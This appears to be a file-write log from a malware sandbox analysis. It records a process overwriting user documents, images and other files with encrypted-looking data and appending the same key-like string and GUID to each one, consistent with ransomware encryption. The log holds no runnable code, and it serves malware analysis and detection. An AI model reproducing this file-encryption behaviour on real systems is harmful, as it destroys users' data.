C:\Users\user\Documents\SUAVTZKNFL\BNAGMGSPLO.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\BNAGMGSPLO.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SUAVTZKNFL\EEGWXUHVUG.png	5	1021	9f fd fd 1c 42 fd fd fd 71 fd 64 5e 53 fd 1f fd 2a fd 53 fd 67 fd fd fd 88 fd 4a fd 28 0b fd fd 17 13 4c 54 fd 0e fd 34 fd fd 12 fd 2d fd 2f fd 0a fd 46 fd 7a fd fd 6b 6a 64 27 57 fd fd 77 3c fd fd fd fd fd 08 44 fd 23 0e fd 6a 67 fd 0f fd 58 7a 3e 0e 0d 02 fd fd 52 68 72 59 fd 6f 54 fd 0d 61 54 fd fd 04 3a fd 11 fd 1f 9a fd fd fd fd fd fd fd fd 4e fd db 25 06 5b fd 62 fd fd fd fd 3e fd 0b 23 57 98 70 73 fd fd 31 5e 1d 69 3e 65 fd fd 2d 3b 39 fd fd 12 fd 01 63 fd 15 fd 79 30 fd 3c 37 27 13 66 fd 74 0b 6f fd fd fd fd 21 1c 0a fd 70 fd fd 35 fd fd c3 0a 0d 64 38 06 1a fd 41 03 fd 4a 6b fd fd 64 77 21 38 fd 29 6e fd 28 69 e3 33 55 02 fd 5d fd fd fd 3f 3c 31 61 fd 3a fd 7e 2e 31 44 fd 0c 03 69 fd 5d 7f fd 55 fd fd 27 fd fd 18	Bqd^S*SgJ(LT4-/Fzkjd'Ww<D#jXz>RhrYoTaT:N%[b>#Wps1^i>e-;9cy0<7'fto!p5d8AJkdw!8)n(i3U]?<1a:~.1Di]U'	success or wait	1	411859	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\EEGWXUHVUG.png	1026	256	1f 40 fd fd 5e 11 fd 6f 4f fd fd fd fd 70 2c fd 79 fd fd 51 fd 67 fd fd fd f3 3b 7e 74 fd fd fd fd 59 4b 78 02 fd fd 38 fd fd fd fd fd 0b 2c fd 78 35 f8 11 fd fd 29 fd 00 fd fd fd 60 01 fd 57 fd 07 fd fd 6b 33 0f fd 7e 7f 41 fd 0e 40 0b 7f 2b 39 fd fd 7f fd 28 fd fd 45 fd 6b 11 7c fd fd d3 34 fd fd 67 42 23 4a 5e 1d fd 5b fd 62 7f 54 fd fd 51 1b 34 17 fd fd fd fd c5 fd 12 02 fd 1d 42 26 04 fd fd 93 76 41 fd 77 63 10 fd fd fd 10 fd 1d 16 fd 2b fd fd fd 58 39 12 3e 3d e9 fd fd fd fd fd 65 01 fd fd 46 6e 55 fd fd 34 2f 4d 76 fd fd fd 4a 19 fd fd 46 34 2a fd 0a fd 5f 0e 05 fd 0a fd fd 1c 65 fd 6d fd fd 5a 02 54 65 45 2e 10 67 fd fd fd 21 fd fd 2b fd 71 fd fd 7c fd fd 40 fd fd 28 fd fd 5a fd 46 fd 43 fd 4f fd	@^oO,yQg~tYKx8,x5)`Wk3~A@+9(Ek|4gB#J^[bTQ4B&vAwc+X9>=eFnU4/MvF4*_emZTeE.g!+q|@(ZFCO	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\EEGWXUHVUG.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\EEGWXUHVUG.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SUAVTZKNFL\NVWZAPQSQL.mp3	5	1021	fd 4f 35 4a fd 54 fd fd 1d 40 0e fd cc fd 11 4e fd 71 97 fd 20 67 38 fd fd fd 03 fd 51 76 fd 47 05 3c fd 3e fd 0a fd fd 96 fd 53 fd fd fd fd 1c 7c 1a 1f fd fd 61 fd 54 fd fd 39 fd 7b fd fd fd fd 56 2d fd fd 3b fd fd 28 b1 71 5e fd fd fd fd 44 3b 50 66 fd 28 07 fd 4c fd fd 2a 6d 11 fd 2a fd 17 fd 2d fd 26 fd fd fd 33 75 fd 71 77 fd fd fd 93 fd 6a fd 04 16 fd fd 2b 66 fd 1f 18 60 36 35 42 4d 72 fd fd 6b 21 fd fd 2a fd 50 6f fd 01 fd 5f fd fd 57 34 7b fd 3f 14 42 fd fd fd fd fd a6 fd 30 53 69 51 60 01 0b fd 2b fd fd 37 2b 7c fd 19 fd 6b 2f 33 62 23 3a fd 42 fd fd fd fd fd 11 23 fd 31 fd fd fd fd fd 2f 4d 14 11 fd 79 2e fd 5a 99 fd fd fd 75 08 e6 fd 38 75 08 fd 68 79 fd fd 5e 75 bb 3a 7c 1b 56 fd fd fd 0b fd	O5JT@Nq g8QvG<>S|aT9{-;(q^D;Pf (L*m*- &3uqwjf`65BMrk!*Po_W4 {?B 0SiQ`+7+|k/3b#:B#1/My. Zu8uhy^u:|V	success or wait	1	411859	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\NVWZAPQSQL.mp3	1026	256	72 25 fd fd fd 69 40 fd fd fd fd 0d fd fd 65 fd fd fd 33 fd fd fd fd fd fd 0a 28 fd fd 4f 2a fd 7d fd 4c fd 4a 32 65 09 fd fd 76 fd 1f 1e 0f 6f 1b 06 37 65 fd fd fd fd 0e fd 5b fd fd fd fd 4f 4f fd fd 51 51 36 fd 5a fd fd 1d fd 3d 49 fd 38 7e 2d fd 31 76 4f fd fd fd fd fd 73 3f fd 1f 5e 29 fd 10 5e fd fd 26 30 0f fd fd 62 fd fd fd 20 7d 6c fd 16 37 fd 09 fd 33 63 fd fd 31 fd 04 4d fd fd 45 fd 70 fd 02 fd 4d fd fd 53 3a 74 0b fd 61 fd fd 15 4b fd 1b 7e fd 37 1e 2b fd 17 16 1b 4e fd fd fd 09 fd fd 18 fd fd fd fd fd fd 64 1c fd 6c fd 2b fd 57 57 fd fd fd fd fd 73 fd fd 40 1b 1a fd 48 1b 1d 60 77 fd fd 72 fd 5e fd 63 27 fd a5 fb 65 35 16 fd fd 1a fd 7c 2a 0f 23 68 fd 41 6d fd 1d fd 04 fd fd 78 fd fd 4f 59 21	r%i@e3(O*}LJ2evo7e[O OQQ6Z=I8~-1vOs?^)&0b }l73c1MEpMS:taK~7+N l+Ws@H`w^c'e5|*#hAmx OY!	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\NVWZAPQSQL.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\NVWZAPQSQL.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SUAVTZKNFL\PIVFAGEAAV.xlsx	5	1021	3d 64 72 fd fd 2e 43 7d 79 15 fd fd 13 fd 0b fd fd fd fd 2d 52 0e 12 fd 29 fd 67 fd fd 3d 04 2c 39 fd fd 5a fd 4a 3f 44 6c fd 7b fd 49 fd 03 3d fd 5b fd 2e 11 7e 61 62 5e fd 21 fd 54 65 fd fd 55 2f fd fd 5a 13 fd fd 11 3a fd fd fd 04 fd 2f 45 09 7e 65 1b fd 73 fd fd fd fd 79 fd fd fd 4f ef 69 2f fd fd 74 fd 69 fd 5e 17 fd fd 0a fd fd 43 49 fd 65 fd fd 02 fd fd 00 fd 64 26 06 fd 72 1d 1b 00 49 5b 13 72 fd fd fd 39 71 2a 19 fd fd 5b fd fd 2e fd 26 3f 3d 6c fd fd 41 4e 03 fd 0f fd fd fd 29 1f fd 7c 64 62 fd 5f fd fd fd 1e fd 02 fd fd fd fd 15 4c 74 3a 5b 29 6e 0c fd 1c 47 1c fd fd 3c 63 1a 2f fd 5e fd 21 71 59 1d 22 fd 1a fd fd 40 56 7f fd 57 14 1e fd 98 6c fd 1c 0c fd fd 03 fd fd 2f 76 65 2b 69 41 41 2c fd fd fd fd	dr.C}y-R)g=,9ZJ?Dl{l=[.~ab^!Te /Z:/E~esyOi/ti^CIed&rI[r9q*[.&?=lAN)|db_Lt:]nG<c/^!qY"@VWl/ve+iA,	success or wait	1	411859	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\PIVFAGEAAV.xlsx	1026	256	5c fd 6e fd 03 fd fd 16 4e 20 20 fd 66 fd fd 7d 2e fd 7b 2a fd 58 55 53 6f fd 2e 6d fd fd 79 06 71 fd 4f fd 07 fd fd f4 3f 72 41 07 fd 25 fd fd 0b 6d 13 63 1f fd 5f 33 fd 6a fd 4c 42 fd 59 fd fd 36 79 74 24 52 fd 32 0b fd 68 1c 28 fd 52 fd 16 fd fd 14 fd 6d 1a 6e 7d 21 fd 25 dc fd 5a 62 60 2f fd fd 40 fd 22 07 fd 41 41 fd 55 16 fd 68 0a fd 21 72 61 2d fd 78 6b 29 fd fd 13 0c fd 23 fd fd fd 12 19 5d fd 28 fd fd 10 4e fd 64 fd fd 40 fd 52 fd fd 43 1a 43 4a fd fd fd fd 71 fd 52 1a fd 23 fd fd 54 04 fd 3a 04 53 29 fd 34 fd 73 fd fd fd 18 3a fd fd fd fd 5f fd fd 1d 7a 33 05 fd 7d 48 fd 1f fd fd fd fd 35 fd fd fd 42 fd 6f 64 0e 07 47 04 4c fd fd fd fd 59 0b 2d fd 69 fd fd fd e7 00 63 5b 77 38 15 fd 01 fd 60 63 64 fd	\nN f}.{*XUSo.mqO?rA%m_3jLBY6yt$R2h(Rmn}!%Zb`/@"AAUh!ra-xk)#](Nd@RCCJqR#T:S)4s:_z3}H5BodGLY-ic[w8`cd	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\PIVFAGEAAV.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\PIVFAGEAAV.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SUAVTZKNFL\SQSJKEBWDT.jpg	5	1021	fd fd fd fd 7a 4e 28 fd 0c fd fd 3d 78 26 fd fd 07 3d 3c fd fd fd fd 7a fd 38 4a 25 fd 42 fd 08 18 42 6e 71 fd fd 56 7e 5a 6d 3d 77 2c 51 fd fd 74 fd 48 1b fd 16 fd fd fd 03 4a 17 fe 53 52 6c fd 2c fd 4a fd fd 42 47 fd 04 6d fd 59 fd fd 4b fd fd 5f fd 79 fd 3d 66 56 fd fd fd 2f 0a fd fd 01 23 fd 56 5c 73 fd fd 13 fd 5f 6e fd fd 27 5a 43 66 fd fd 63 fd fd fd fd fd fd 69 fd 2c fd 22 fd fd 0d fd fd 49 2c 19 79 fd 11 fd fd 7f fd 02 fd 30 29 2a fd fd 2c 17 fd fd fd 65 fd fd 44 fd 3b fd fd 6d 4d fd fd fd fd 3d 1b fd 77 23 05 74 32 fd fd 44 62 1b 46 76 fd fd 7f 62 fd 6b 4b 68 53 fd 59 5b 36 4b 46 55 fd 12 fd fd 06 0e fd 38 fd 33 4d 51 fd fd 04 fd 29 fd 58 64 fd fd 5b 59 55 fd fd fd 19 10 38 03 fd fd fd fd 0d 12 76 fd fd 62 47 fd	zN(=x&= <z8J%BBnqV~Zm=w,Qt HJSRl ,JBGmKy=fV/#V\s_n'ZCfci,"I,y0) *,eD;M=w#tDbFvbkKhSY [KU83MQ)Xd[YU8vbG	success or wait	1	411859	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\SQSJKEBWDT.jpg	1026	256	6c 01 1e 7f 61 6c fd 07 64 fd fd fd 64 7d fd 13 fd fd fd 16 46 70 fd 45 68 48 fd fd fd 5f fd 59 21 66 26 5a 74 5a 28 53 fd 5a 20 30 4e fd 2b fd 5c 3e 13 fd 5b 4a 53 1f 16 30 5c fd 20 07 fd fd 28 11 6f 6d fd fd 08 1c fd 35 fd fd 3c fd fd 71 52 0d 57 fd 58 fd 00 31 3c 33 3d 5f 2f 3a fd 70 fd fd 35 18 71 33 fd fd 41 24 fd 73 4b fd 84 52 39 72 fd 45 fd 2b fd 8a 5d 3c fd fd 06 fd 02 1f fd fd fd 79 fd fd fd fd fd fd 07 1a 29 61 71 fd fd fd fd 51 77 fd 05 02 fd 0b 5f fd fd 3e fd fd e2 fd fd fd 55 4b fd 67 47 05 02 fd fd fd 1f fd 45 4d fd 43 fd fd 64 00 fd 25 fd fd 66 43 26 29 fd fd 76 30 fd fd 06 fd 7e 39 4a fd 16 fd fd 03 fd 1d 6d fd 0d fd fd 03 fd fd fd 6c 77 77 27 fd 4e 15 fd 2c fd 58 fd fd fd 41 35 4a 23 fd fd	laldd}FpEhH_Y!f&ZtZ(SZ0N+\>[JS0\ (om5<qRWX1<3=_/:p5q3 A$sKRrE+] <y)aqQw_>UKgGEMCd %fC&)v0~9J mlww'N,XA5J#	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\SQSJKEBWDT.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\SQSJKEBWDT.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SUAVTZKNFL\SUAVTZKNFL.docx	5	1021	fd 10 16 fd 2b fd 68 12 fd fd fd 3d fd 2b fd 0c 24 12 fd 4a fd 25 fd fd 4b fd fd fd 02 6a 65 4c fd fd fd 10 75 3e fd 74 7a 62 16 fd 77 fd 78 3c 37 63 14 fd fd fd 1a 19 57 fd fd 09 fd 2c 38 51 fd fd 39 fd fd fd 24 fd fd 48 fd 21 fd 32 0a 38 fd fd 5a 36 66 fd b5 03 19 fd fd 55 fd fd fd fd 61 4c fd 42 e7 63 fd fd 0e fd 1b fd fd 5f fd 4d fd fd 6e 46 10 53 31 1f fd 2a 14 5c 4b 44 fd 01 1a 0b fd 0b fd 36 fd fd fd 54 fd fd 00 fd 0b fd 14 fd d1 fd 6c 00 1a fd 67 fd 0c 45 57 fd 6e 40 fd 46 6a fd 74 fd fd fd 1e 77 72 fd 21 fd 21 13 33 fd fd 2d fd 08 fd f2 fd fd 11 fd 7f ee fd fd 6d fd 3c 1d f1 62 fd fd fd 49 fd 1d fd fd da 41 fd fd 3a 2a 40 fd 15 fd 20 fd fd fd 70 30 31 fd fd 35 29 5e 26 07 fd fd 38 fd 2b fd fd fd 27	+h=+$J%Kjeu>tzbwx<7c 8Q9$H!28Z6 fUaLBc_MnFS1*\KD6Tlg EWn@Fjtwr!!3-m<bIA:*@ p015)^&8+'	success or wait	1	411859	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\SUAVTZKNFL.docx	1026	256	fd fd 3f 3d 54 fd 0b fd 69 fd fd 05 64 fd 7e fd 4b fd fd fd fd 2d fd 15 3f fd fd 6d fd fd 20 fd fd fd 11 27 fd 20 fd 6e 72 fd 58 fd fd fd fd 31 79 23 74 57 09 fd fd 06 fd 50 fd 54 25 53 fd 4f 1d fd 71 fd 7d fd 31 fd fd fd 3b 40 44 fd 70 fd 17 4b 63 fd fd 6c 3c 05 17 46 fd 2a 6a fd 13 fd 28 fd 47 27 3a 4d fd fd 24 fd 16 52 fd 16 64 39 fd fd fd fd fd fd 67 5e 47 61 fd 26 fd 68 fd 12 18 23 45 90 6a fd 21 fd 2d 7a 0e 5d fd fd 62 78 5c fd 73 fd 55 fd fd fd 11 fd fd 0b 78 95 fd 66 40 3f fd fd fd fd 33 fd fd fd fd 57 46 fd 77 21 09 6d fd 4d fd 52 fd 65 71 fd fd 0f fd 03 c9 ec 08 fd 4f 33 fd fd 7e 52 39 36 fd 0c fd 15 0a fd 43 fd 27 21 72 fd 63 48 70 fd 79 72 2d 2d fd fd fd 28 52 fd fd 41 fd fd 23 7e fd 59 23 71 7f	=Td~K-?m ' nrX1y#WPT%SOq}1;@D pKcl<F* (G':M$Rdg^Ga&h#Ej!- z]bx\sUxf@? 3WFw!mMReqO3~R96C'! rcHpyr--(RA#~Y#q	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\SUAVTZKNFL.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\SUAVTZKNFL.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\ConnectedDevicesPlatform\CDPGlobalSettings.cdp	5	1984	19 fd fd fd fd 61 fd 21 72 fd fd 7e fd 4f 15 fd 36 fd 31 fd ee fd 27 fd fd 57 94 fd fd 71 76 fd 1b fd 54 06 fd 78 9f 5b fd fd 31 75 66 fd 2b fd fd fd 67 fd fd 79 fd 7f fd 6f fd 0a 65 fd fd fd fd 6b 73 fd c8 95 3f 47 fd fd 1a 06 38 6b fd fd 39 fd 5b fd fd 36 47 63 fd 0a fd 7b 21 5d 09 fd 5b fd fd fd 34 3d 2e fd 65 4a fd 67 fd fd 73 69 fd 01 fd 23 fd 69 0d 3c fd fd 42 fd 15 fd 4e 5b 36 03 fd 73 fd 51 c4 fd 6d 6f fd fd 11 fd 08 49 47 fd fd 2f 03 6e fd 66 fd 3e 2a fd 0e fd 63 3b 46 15 fd 38 3c fd fd 5f fd fd 5d fd fd 74 fd fd 41 fd fd fd 38 5e 25 fd 35 fd fd fd fd 66 fd 10 fd 73 fd 5d 3d 74 fd fd 45 19 21 6a fd 37 4a 1b fd 2c fd 49 fd 18 fd 69 71 1a fd fd fd 70 59 fd fd 5d 14 19 68 66 44 18 ac 09 fd 0e 68 fd fd fd fd fd	a!r~O61'WqvTx[1uf+gyoeks?G8k9[6G{!][4=.eJgsi#i<BN[6sQmoIG/nf>*c;F8<_]tA^%5fs]=tE!j7J,liqpY]hfDh	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\ConnectedDevicesPlatform\CDPGlobalSettings.cdp	1989	256	1f fd 57 3d 49 fd fd fd fd 2d fd 7d 10 bf 5d 3c 6b 5a 69 2b 52 fd 44 fd 1e fd fd 33 fd fd fd 50 46 fd 45 57 fd fd 5a fd 85 61 fd 7f 7e fd fd 23 fd 0c fd fd 12 04 fd 47 5b fd 07 fd 7b 5c fd e1 65 fd fd fd 74 fd fd 76 4e fd 0e fd fd fd fd 71 fd fd fd 78 13 fd 3e fd fd fd 1e 7f 46 fd 6d fd 02 fd fd 50 fd 4b 23 fd fd 6d fd fd 79 45 fd fd 72 fd 56 29 62 fd 6e fd 7e 8a fd 00 fd 4a fd fd 41 fd fd 07 fd 3e fd fd fd 05 1a fd fd 20 fd 6f 28 fd fd 49 fd 34 4b 2e fd 53 2a fd fd fd fd fd fd 4c fd 35 fd 60 fd 23 fd 0e 2b 26 fd fd 28 3f fd 65 fd 54 1f 0f fd 0d fd fd fd fd 78 fd fd fd 1d 5e 46 21 32 fd fd fd 31 2b fd 76 04 fd 0d 08 2d fd fd 69 78 fd fd 03 fd fd fd 3c fd fd 6e 59 fd fd 66 fd fd 0b 56 27	W=I}]<kZiRD3PFEWZa~#G{\tvNqx>mPK#myErV)bnJA>o(IK.S*L5`#+&(?eTx^F!21+v-ix<nYfV'	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\ConnectedDevicesPlatform\CDPGlobalSettings.cdp	2245	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\ConnectedDevicesPlatform\CDPGlobalSettings.cdp	2285	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe	5	153600	fd 24 fd 6a 69 2a 42 3f 6a 01 42 fd 07 26 fd 67 fd fd 3a 0c fd 3b 09 fd 3e fd 6d 2a fd 5c fd e3 fd 08 24 76 22 63 fd 6d fd fd 4a 22 7d 10 fd 31 1a 4c fd fd fd fd 46 fd dc fd 2a 7b 79 41 12 fd fd 22 21 62 fd 04 2d 13 25 65 fd fd 6d fd fd fd 25 fd 4a fd 5f 7d fd 70 fd fd 65 fd fd 1a fd fd 23 22 38 fd 18 fd 62 fd fd fd fd 2b fd 6c 11 4d 40 0e fd fd 71 79 fd fd fd fd 3a fd fd 40 fd 75 64 09 75 7b fd fd 46 5f 37 23 78 59 24 fd 00 d7 fd 2a 25 fd fd b8 fd 51 50 fd fd 74 4e fd b3 15 3b 7f 4d 69 20 fd 45 24 05 fd 13 fd 0d fd 5f 51 0f fd 65 0e 6a 67 06 fd 70 18 fd fd fd fd 0f fd 7d fd fd 43 fd 60 fd fd fd 22 7c 57 dd 1e 3b fd 56 fd 33 fd fd fd fd fd 05 ed fd fd 3c 5a 44 fd 14 fd 5a 7f 0e 52 6b 13 69 35 fd fd 51 fd fd 74 fd fd	$ji*B? jB&g:;>m*\$v"cJ"}1LF*{yA "!b- %em%J_}pe#"8b+lM@qy :@udu{F _7#xY$*%QPtN;Mi E$_Qejgp}C"|W; V3<ZDZRki5Qt	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe	755712	256	26 7c 02 fd 6a 36 fd 00 51 68 fd 58 28 52 fd 56 fd 02 fd fd fd fd 1d 6b fd fd 4e fd 1a fd fd 7f 38 15 24 fd 24 17 fd 77 31 5c 03 fd fd fd fd 57 10 01 fd 2a 56 2e 27 2e fd 08 fd 6c fd fd fd 3c 2e fd 72 15 fd 05 77 10 fd 28 fd fd 5c fd 27 5e 27 fd 06 fd fd 55 fd 40 fd 38 fd e6 fd 22 fd 56 fd 1c fd 44 fd 01 72 36 fd 6d 08 fd fd 27 32 fd fd 15 fd fd fd fd 62 f1 fd fd 2e fd fd fd 61 5b 59 fd 3f fd 12 fd 64 46 0e fd 6a 3a fd fd 32 fd 10 44 fd fd fd fd 7b 9a 3e fd fd fd 39 3d 5d 00 65 fd fd 13 fd fd 5f 3d fd 70 10 71 2c 29 21 43 1e 26 d7 fd fd fd fd fd 12 fd 5b 46 53 fd fd 19 fd fd fd 55 fd 56 70 47 33 fd fd 6d 48 fd 30 3e fd 46 01 1f 51 fd 12 2c fd 77 14 4b fd 76 fd 6a 6a fd fd fd 6e fd fd 37 fd 0e 32 2d fd 04 fd 3e fd	&|j6QhX(RVkN8$$w1W* V.'.l<.rw(\ '^'U@8"VDr6m'2b.a[Y? dFj:2D{>9=]e_=pq,)!C& [FSUVpGmH0>FQ,wKvjj n72->	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe	755968	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe	756008	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AdobeARM.log	5	3670	05 57 2b 04 fd fd fd 3f fd 37 fd 27 fd 69 fd 14 50 10 fd 60 17 3f fd fd fd 66 fd 58 75 66 fd fd 0b fd 31 1a fd 71 fd fd fd fd 72 fd fd 75 3f 09 11 fd 00 fd 2c 6e fd fd 38 fd 39 fd 4b fd 8f 25 fd 72 fd fd 0b fd 5a fd 41 69 fd 76 fd 2f fd 6a 11 fd 10 79 fd 58 50 21 94 4b 33 3c 3b fd 7f 5c fd 79 fd 57 43 2f fd 99 fd 06 fd 45 39 51 70 6e fb 1f 58 13 69 fd 31 fd fd 33 2b 13 77 fd fd 3d fd 79 19 52 fd 36 fd 0f 7d fd fd fd fd fd 0e 66 fd 33 fd fd fd fd fd 7b 4a fd 01 61 fd fd 35 63 4e 95 fd fd 43 fd 15 19 47 5b 75 2d 58 6b 74 7f fd fd 58 49 49 72 fd 18 fd fd 54 4a fd fd fd fd 66 fd 0e fd fd fd 45 fd 60 fd 2b 68 07 02 3d 1a 57 53 fd 28 50 01 3c 35 3d fd fd 2f 03 5d 12 5c 3c 2f fd 1b 32 45 fd fd fd 1e 44 fd 69 fd 5b 20 ba 32 fd 1f	W+?7'iP`? fXuf1qru?,n89K%rZAiv/ jyP!K3<;\yWC/E9QpnXi1 3+w=yR6}f3{Ja5cNCG[u- XktXIlrTJfE`+h=WS(P<5=/]\</2EDi[2	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\Temp\AdobeARM.log	3675	256	fd 3e 64 fd 34 fd 07 31 56 fd 21 fd 28 1c fd fd fd 55 3c 7d 45 4e fd fd fd 00 41 34 fd fd fd fd fd 1e 7d 5b fd 3a 26 6b 2f 52 fd 5d fd fd 19 fd 2b fd 36 63 fd 14 0d fd 09 55 19 fd 0f fd 19 fd e6 05 fd fd 74 03 fd 53 14 1c 65 5d fd fd 26 7d fd fd 5c fd fd fd 6f fd 08 fd 2c 0a fd 75 64 34 27 fd fd 7f fd fd 2e fd 10 37 1a fd fd 37 55 28 42 16 fd fd 60 62 7c 7a 95 12 0b fd 76 fd 02 fd fd 09 fd fd 01 06 fd 1a fd fd 75 1e fd fd fd 54 15 fd 16 fd 1e fd fd 73 fd 14 38 0d 73 fd 12 fd 3b fd fd fd fd 13 1c fd 2f 00 fd 61 1c fd 90 16 47 73 fd 61 c6 fd fd fd 76 88 37 fd 7e fd 24 56 fd 11 47 fd fd 19 17 fd fd fd 19 5c fe fd 0b fd 61 71 31 79 4e fd 55 68 fd 68 46 fd 2d 29 fd 6c 1e 62 fd 56 fd fd 0d 17 fd 4d 55 fd 4e 07 fd fd 2c 1c	>d41V!{U<}ENA4} [:&k/R]+6cUtSe& }\o,ud4'.77UB`b|zvuTs8s; /aGsav 7~$VG\aq1yNUhhF-)lbVMUN,	success or wait	1	4115FA	WriteFile
